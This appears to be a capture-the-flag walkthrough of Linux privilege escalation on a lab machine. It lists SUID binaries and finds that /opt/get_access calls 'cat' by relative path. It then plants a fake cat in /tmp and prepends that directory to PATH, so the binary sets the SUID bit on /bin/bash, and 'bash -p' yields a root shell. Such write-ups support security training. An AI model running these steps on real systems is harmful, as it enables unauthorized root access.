
- We are in.

- This is a note in our home directory.




```
dexter@debian:/home/dexter$ cat note.txt
It seems to me that there is a weakness while accessing the system.
As far as I know, the contents of executable files are partially viewable.
I need to find out if there is a vulnerability or not.
dexter@debian:/home/dexter$
```

- First step could be search for SUID perms.




```
dexter@debian:/home/dexter$ find / -perm -4000 2>/dev/null
^[[3~/opt/get_access
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

- One of them is very strange, /opt/get_access.
- If we execute it this will be the output.




```
dexter@debian:/home/dexter$ /opt/get_access

  ############################
  ########     ICA     #######
  ### ACCESS TO THE SYSTEM ###
  ############################

  Server Information:
   - Firewall:  AIwall v9.5.2
   - OS:        Debian 11 "bullseye"
   - Network:   Local Secure Network 2 (LSN2) v 2.4.1

All services are disabled. Accessing to the system is allowed only within working hours.
```

- If we analyze it with string we will see this.



```
dexter@debian:/home/dexter$ strings /opt/get_access
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system
__cxa_finalize
setgid
```


- And the next line.



```
[]A\A]A^A_
cat /root/system.info
Could not create socket to
```


- This is very important. Cat is running in its relative route. We can hijack the command to execute whatever we want.

- To do this, we will create a file called cat in /tmp and we will add it to the $PATH.




```
dexter@debian:/tmp$ touch cat
dexter@debian:/tmp$ chmod +x cat
dexter@debian:/tmp$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
dexter@debian:/tmp$ export PATH=/tmp:$PATH
```

- We add this line to the new cat.



```
 GNU nano 5.4
chmod u+s /bin/bash
```

- Finally, if we execute /opt/get_access we will gain access as root to the machine.



```
dexter@debian:/tmp$ bash -p
bash-5.1#
```